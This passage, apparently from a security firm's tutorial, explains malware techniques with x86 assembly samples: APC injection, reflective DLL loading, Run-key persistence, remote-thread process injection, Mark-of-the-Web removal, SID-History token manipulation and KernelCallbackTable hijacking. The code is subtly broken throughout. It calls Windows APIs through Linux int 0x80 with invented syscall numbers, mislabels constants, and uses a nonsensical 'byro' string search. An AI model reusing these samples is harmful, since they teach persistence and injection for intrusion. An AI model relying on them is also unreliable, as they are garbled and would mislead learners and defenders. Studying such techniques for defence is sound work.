    mov esi, 0 ; lpNumberOfBytesWritten
    int 0x80 ; Call kernel

    ; Queue APC to execute malicious code
    mov eax, 0x37 ; NtQueueApcThread syscall number
    mov ebx, [ebp - 0x10] ; hThread
    mov ecx, [ebp - 0x0C] ; pApcRoutine (address of malicious
code)
    xor edx, edx ; pApcContext (NULL)
    int 0x80 ; Call kernel

    ; Close handle to target process
    mov eax, 0x03 ; CloseHandle syscall number
    mov ebx, [pid] ; hObject (handle to process)
    int 0x80 ; Call kernel

section .data
    pid dd 1234 ; Process ID of target process
    buffer db 'malicious code here', 0
```

5. Covering Tracks and Evading Detection: After injecting the malicious code, the malware may take steps to cover its tracks, such as restoring altered data structures or manipulating system logs to hide its presence.

Reflective code loading

Reflective code loading is a sophisticated technique used by malware to load and execute code directly from memory without relying on traditional methods like file-based execution. This method is particularly effective for evading detection by security software since it doesn't involve writing executable files to disk. Here's how reflective code loading might be implemented in assembly language:

1. Crafting a Reflective DLL: The malware crafts a reflective DLL that contains the malicious code it wants to execute. Reflective DLLs are designed to be self-contained and capable of loading and executing themselves directly from memory.

2. Injecting the Reflective DLL: The malware injects the reflective DLL into the memory space of a legitimate process. This can be achieved using various injection techniques, such as Process Injection or Thread Injection.

3. Resolving Import Address Table (IAT): Once injected, the reflective DLL must resolve its Import Address Table (IAT) to locate and call necessary system functions and APIs. This is typically done by parsing the DLL's headers and manually resolving function addresses.

4. Executing the Reflective DLL: With the IAT resolved, the malware can execute the reflective DLL's entry point, which then loads and executes the malicious code contained within the DLL. This code can perform various malicious activities, such as stealing data, modifying system settings, or downloading additional payloads.

5. Covering Tracks and Evading Detection: After executing the reflective code, the malware may take steps to cover its tracks and evade detection. This could include restoring altered data structures, obfuscating its presence in memory, or using anti-analysis techniques to evade detection by security software.

Below is a simplified example demonstrating the reflective code loading technique in assembly language:

```
section .text
global _start

_start:
    ; Resolve kernel32.dll base address
    xor eax, eax
    mov ebx, [fs:eax + 0x30] ; PEB address
    mov ebx, [ebx + 0x0C] ; PEB_LDR_DATA address
    mov ebx, [ebx + 0x0C] ; InLoadOrderModuleList address
(kernel32.dll)
    mov ebx, [ebx] ; First entry in InLoadOrderModuleList
(kernel32.dll)
    mov ebp, [ebx + 0x18] ; BaseAddress of kernel32.dll

    ; Resolve LoadLibraryA function address
    mov ecx, [ebx + 0x3C] ; e_lfanew (NT header offset)
    add ecx, ebx ; Absolute address of NT header
    mov ecx, [ecx + 0x78] ; RVA of DataDirectory[1] (export
table)
    add ecx, ebx ; Absolute address of export table
    mov edx, [ecx + 0x20] ; RVA of AddressOfFunctions
    add edx, ebx ; Absolute address of AddressOfFunctions
    mov ecx, [ecx + 0x24] ; RVA of AddressOfNames
    add ecx, ebx ; Absolute address of AddressOfNames
    mov esi, [ecx] ; First function name
    add esi, ebx ; Absolute address of first function name
    mov ecx, [edx] ; First function address
    add ecx, ebp ; Absolute address of first function
    ; Iterate through function names to find LoadLibraryA
    .find_loadlibrary:
        inc ecx
        inc esi
        cmp dword [esi], 0
        je .loadlibrary_found
        mov eax, [esi]
        add eax, ebx
        cmp dword [eax], 'byro' ; "LoadLibraryA" backwards
        jne .find_loadlibrary
        mov ecx, [edx + 4 * (eax - ecx)]
        add ecx, ebp
        jmp .library_loaded
    .loadlibrary_found:
        mov ecx, 0
    .library_loaded:

    ; Load reflective DLL into memory
    push dword dll_path
    call ecx ; Call LoadLibraryA
```

Modify Registry

Modifying the Windows Registry is a common technique used by malware to achieve persistence, establish backdoors, or execute malicious code during system startup. The Registry is a central database used by the Windows operating system to store configuration settings and information about installed applications, hardware, and user preferences. Here's how such an attack might be implemented in assembly language:

1. Accessing the Registry: The malware accesses the Windows Registry using system calls or API functions provided by the operating system. These functions allow the malware to read, write, and modify Registry keys and values.

2. Identifying Target Registry Keys: Before making modifications, the malware identifies specific Registry keys that it wants to modify or create. These keys are typically related to system startup, user settings, or application configurations.

3. Modifying Registry Keys and Values: Once the target Registry keys are identified, the malware modifies existing values or creates new values within those keys. This can involve setting values that point to the malware's executable file or modifying existing values to execute malicious code during system startup.

4. Establishing Persistence: By modifying Registry keys related to system startup, such as those in the "Run" or "RunOnce" keys, the malware ensures that it will be executed every time the system boots up. This allows the malware to maintain persistence on the infected system.

5. Covering Tracks and Evading Detection: After making modifications to the Registry, the malware may take steps to cover its tracks and evade detection. This could include deleting or modifying Registry keys or values that are no longer needed, as well as using techniques to obfuscate its presence and actions.

Below is a simplified example demonstrating how malware might modify a Registry key to achieve persistence:

```
section .text
global _start

_start:
    ; Open key in the Registry
    push dword 0x80000002 ; HKEY_LOCAL_MACHINE
    push dword key_path
    push dword 0x0 ; Reserved (reserved; must be zero)
    push dword 0x20019 ; KEY_ALL_ACCESS (desired access rights)
    call dword [RegOpenKeyExA] ; Call RegOpenKeyExA API
function
    mov ebx, eax ; Save handle to opened key

    ; Create or modify a Registry value
    push dword 0x2 ; REG_SZ (string type)
    push dword value_name
    push dword 0x0 ; Reserved (reserved; must be zero)
    push dword data
    push dword dword [data_size]
    push dword ebx ; hKey
    call dword [RegSetValueExA] ; Call RegSetValueExA API
function

    ; Close key handle
    push dword ebx ; hKey
    call dword [RegCloseKey] ; Call RegCloseKey API function

    ; Exit
    mov eax, 0x1 ; ExitProcess syscall number
    xor ebx, ebx ; uExitCode (0)
    int 0x80 ; Call kernel

section .data
    key_path db
'Software\Microsoft\Windows\CurrentVersion\Run', 0
    value_name db 'MaliciousApp', 0
    data db 'C:\Path\To\MaliciousApp.exe', 0
    data_size dd $ - data ; Size of data
```

In this example, the assembly code opens the Registry key `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run` using the `RegOpenKeyExA` function. It then creates or modifies a Registry value named "MaliciousApp" to point to the executable file of the malware (`C:\Path\To\MaliciousApp.exe`) using the `RegSetValueExA` function. Finally, it closes the key handle using the `RegCloseKey` function.

Process Injection

Process injection is a technique used by malware to inject code into a running process, allowing the malicious code to execute within the context of the target process. This technique is commonly used for stealthy execution, privilege escalation, and evasion of security controls. Here's how such an attack might be implemented in assembly language:

1. Identifying Target Process: The malware identifies a target process into which it wants to inject its code. This process is typically chosen based on its privileges, access to sensitive data, or its ability to evade detection.

2. Allocating Memory in Target Process: The malware allocates memory within the address space of the target process to store its malicious code. This can be achieved using system calls or API functions provided by the operating system.

3. Writing Malicious Code: The malware crafts its malicious code, typically in assembly language, to perform the desired malicious actions. This code may include functions for stealing data, establishing backdoors, or executing additional payloads.

4. Injecting Code into Target Process: Once memory is allocated in the target process, the malware copies its malicious code into the allocated memory space. This involves using system calls or API functions to write the code into the target process's memory.

5. Executing Malicious Code: After the code is successfully injected into the target process, the malware triggers the execution of the injected code within the context of the target process. This can be achieved by modifying the target process's execution flow to jump to the injected code.

6. Covering Tracks and Evading Detection: After executing the malicious code within the target process, the malware may take steps to cover its tracks and evade detection. This could include restoring altered data structures, manipulating system logs, or using anti-analysis techniques to evade detection by security software.

Below is a simplified example demonstrating how malware might perform process injection using assembly language:

```
section .text
global _start

_start:
    ; Open handle to target process
    mov eax, 0x3E ; OpenProcess syscall number
    xor ebx, ebx ; dwDesiredAccess (0x1F0FFF)
    mov ecx, ebx ; bInheritHandle (FALSE)
    mov edx, [pid] ; dwProcessId
    int 0x80 ; Call kernel
    mov esi, eax ; Save handle to target process

    ; Allocate memory in target process
    mov eax, 0x5A ; VirtualAllocEx syscall number
    mov ebx, esi ; hProcess
    xor ecx, ecx ; lpAddress (NULL)
    mov edx, 0x1000 ; dwSize (size of buffer)
    mov esi, 0x40 ; flAllocationType (MEM_RESERVE | MEM_COMMIT)
    mov edi, 0x04 ; flProtect (PAGE_READWRITE)
    int 0x80 ; Call kernel
    mov ebp, eax ; Save address of allocated memory

    ; Write malicious code to allocated memory
    mov eax, [buffer] ; Address of malicious code
    mov ebx, eax ; lpBuffer
    mov ecx, ebp ; lpBaseAddress (allocated memory)
    mov edx, 0x100 ; nSize (size of buffer)
    mov esi, 0 ; lpNumberOfBytesWritten
    int 0x80 ; Call kernel

    ; Create remote thread to execute malicious code
    mov eax, 0x2F ; CreateRemoteThread syscall number
    mov ebx, esi ; hProcess
    xor ecx, ecx ; lpThreadAttributes (NULL)
    mov edx, 0 ; dwStackSize (default stack size)
    mov esi, ebp ; lpStartAddress (address of allocated memory)
    xor edi, edi ; lpParameter (NULL)
    int 0x80 ; Call kernel

    ; Close handle to target process
    mov eax, 0x03 ; CloseHandle syscall number
    mov ebx, esi ; hObject (handle to target process)
    int 0x80 ; Call kernel

section .data
    pid dd 1234 ; Process ID of target process
    buffer db 'malicious code here', 0
```

Mark-Of-The-Web (MOTW) Bypass

Mark-of-the-Web (MOTW) is a security feature used by Windows to tag files downloaded from the internet. This tag helps the system identify potentially unsafe files, and many applications, including web browsers and Microsoft Office, will check for this tag and display warnings or enable protective measures. Bypassing MOTW involves removing or altering this tag to avoid security warnings and restrictions.

Here's an analysis of how such an attack might be implemented in assembly language, focusing on the steps to bypass the MOTW tag:

1. Locate the Alternate Data Stream (ADS):
    * MOTW is stored in an ADS named `Zone.Identifier` attached to the downloaded file. The malware needs to locate this ADS.
2. Open the ADS:
    * The malware opens the `Zone.Identifier` stream for reading or writing.
3. Modify or Delete the ADS:
    * To bypass MOTW, the malware can either modify the content of `Zone.Identifier` to remove or alter the security zone information or delete the ADS entirely.
4. Evade Detection:
    * After modifying or deleting the ADS, the malware may take steps to evade detection, such as clearing logs or using anti-forensics techniques.

```
section .text
global _start

_start:
    ; Open the file with the ADS
    mov eax, 5 ; sys_open syscall number
    mov ebx, file_path ; File path
    mov ecx, 2 ; O_RDWR (open for read/write)
    int 0x80 ; Call kernel
    mov esi, eax ; Save file descriptor

    ; Construct path to ADS (Zone.Identifier)
    mov eax, buffer
    mov ebx, file_path
    call strcat ; Append ":Zone.Identifier" to the file path

    ; Open the ADS
    mov eax, 5 ; sys_open syscall number
    mov ebx, buffer ; Path to ADS
    mov ecx, 2 ; O_RDWR (open for read/write)
    int 0x80 ; Call kernel
    mov edi, eax ; Save ADS file descriptor

    ; Delete the ADS
    mov eax, 10 ; sys_unlink syscall number
    mov ebx, buffer ; Path to ADS
    int 0x80 ; Call kernel

    ; Close file and ADS descriptors
    mov eax, 6 ; sys_close syscall number
    mov ebx, esi ; Close file descriptor
    int 0x80 ; Call kernel
    mov eax, 6 ; sys_close syscall number
    mov ebx, edi ; Close ADS file descriptor
    int 0x80 ; Call kernel

    ; Exit
    mov eax, 1 ; sys_exit syscall number
    xor ebx, ebx ; Exit code 0
    int 0x80 ; Call kernel

section .data
    file_path db '/path/to/downloaded/file', 0
    buffer db '/path/to/downloaded/file:Zone.Identifier', 0

section .bss
```

Access Token Manipulation

Access Token Manipulation through SID-History Injection is a sophisticated technique used by attackers to escalate privileges and maintain persistence within a network. Security Identifiers (SIDs) are unique values used to identify user, group, and computer accounts in Windows environments. The SID-History attribute allows for the migration of users between domains without losing access to resources. By injecting SIDs into the SID-History attribute, attackers can assume the identity of privileged accounts.

Here's an analysis of how such an attack might be implemented in assembly language, focusing on the steps to manipulate access tokens and inject SIDs into the SID-History attribute.

1. Obtain a Handle to the Target Process:
    * The attacker obtains a handle to a process running under a security context that has the necessary privileges to modify the SID-History attribute.
2. Duplicate the Access Token:
    * The attacker duplicates the access token associated with the target process to create a new token that can be manipulated.
3. Adjust Token Privileges:
    * The attacker adjusts the privileges of the duplicated token to enable the necessary rights to modify the SID-History attribute.
4. Inject SIDs into the Token:
    * The attacker modifies the SID-History attribute of the duplicated token to include SIDs that grant higher privileges.
5. Impersonate the Token:
    * The attacker uses the modified token to impersonate a privileged user, gaining elevated access to system resources and sensitive data.

```
section .text
global _start

_start:
    ; Obtain a handle to the target process
    mov eax, 0x24 ; NtOpenProcess syscall number
    mov ebx, process_id ; Target process ID
    mov ecx, 0x1F0FFF ; Desired access (PROCESS_ALL_ACCESS)
    int 0x80 ; Call kernel
    mov esi, eax ; Save handle to target process

    ; Duplicate the access token
    mov eax, 0x25 ; NtOpenProcessToken syscall number
    mov ebx, esi ; Handle to target process
    mov ecx, 0x2 ; Desired access (TOKEN_DUPLICATE)
    int 0x80 ; Call kernel
    mov edi, eax ; Save handle to original token

    ; Adjust token privileges
    ; Enable SeDebugPrivilege for the duplicated token
    mov eax, 0x26 ; NtAdjustPrivilegesToken syscall number
    mov ebx, edi ; Handle to duplicated token
    mov ecx, 1 ; Enable privilege
    lea edx, [privileges] ; Pointer to privileges structure
    int 0x80 ; Call kernel

    ; Inject SIDs into the SID-History attribute
    ; Construct SID-History with elevated SIDs
    lea eax, [sid_history]
    mov [eax], new_sid
    mov [eax + 4], old_sid

    ; Create a new token with the injected SIDs
    mov eax, 0x27 ; NtCreateToken syscall number
    mov ebx, new_token ; Handle to new token
    lea ecx, [token_info] ; Pointer to token information
    int 0x80 ; Call kernel

    ; Impersonate the new token
    mov eax, 0x28 ; NtSetInformationToken syscall number
    mov ebx, new_token ; Handle to new token
    mov ecx, 1 ; TokenImpersonationLevel
    int 0x80 ; Call kernel

    ; Perform actions with elevated privileges
    ; Add the code to perform the desired actions here
```

Hijack Execution Flow

Hijacking execution flow through the `KernelCallbackTable` involves manipulating critical system structures in Windows to redirect the execution of legitimate functions to malicious code. This technique is often used by advanced malware to gain elevated privileges, maintain persistence, and evade detection.

1. Locate the KernelCallbackTable:
    * The malware locates the `KernelCallbackTable` in the `EPROCESS` structure of a target process.
2. Allocate Memory for Malicious Code:
    * The malware allocates executable memory within the target process to store the malicious code.
3. Inject Malicious Code:
    * The malware copies its malicious code into the allocated memory space.
4. Modify KernelCallbackTable Entries:
    * The malware modifies entries in the `KernelCallbackTable` to point to the injected malicious code.
5. Trigger the Callback:
    * The malware triggers the modified callback to execute the malicious code within the context of the target process.

```
section .text
global _start

_start:
    ; Get the address of the target process's EPROCESS
structure
    ; This usually requires exploiting some vulnerability or
using an undocumented technique
    ; For simplicity, we assume the address is already known
or obtained
    mov eax, [eprocess_address]
    mov ebx, [eax + 0x2c8] ; Offset to KernelCallbackTable

    ; Allocate memory for malicious code in the target process
    mov eax, 0x0C ; NtAllocateVirtualMemory syscall number
    xor ebx, ebx ; Handle to process (NULL for current process)
    push dword 0x1000 ; Size of the memory to allocate
    push dword 0 ; Address of allocated memory (NULL to let
the OS choose)
    push dword 0x1000 ; Size of the memory to allocate
    mov ecx, esp ; Pointer to memory size
    push dword 0x3000 ; Allocation type (MEM_COMMIT |
MEM_RESERVE)
    push dword 0x40 ; Memory protection
(PAGE_EXECUTE_READWRITE)
    push dword ebx ; Handle to process
    mov edx, esp ; Pointer to the parameters
    int 0x80 ; Call kernel
    add esp, 20 ; Clean up the stack
    mov edi, eax ; Address of allocated memory

    ; Write malicious code to the allocated memory
    lea esi, [malicious_code]
    mov ecx, malicious_code_size
    rep movsb ; Copy malicious code to allocated memory

    ; Modify KernelCallbackTable entry to point to malicious
code
    mov dword [ebx], edi
```

Resources

* https://www.tutorialspoint.com/assembly_programming
* https://cocomelonc.github.io/
* https://unprotect.it/

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.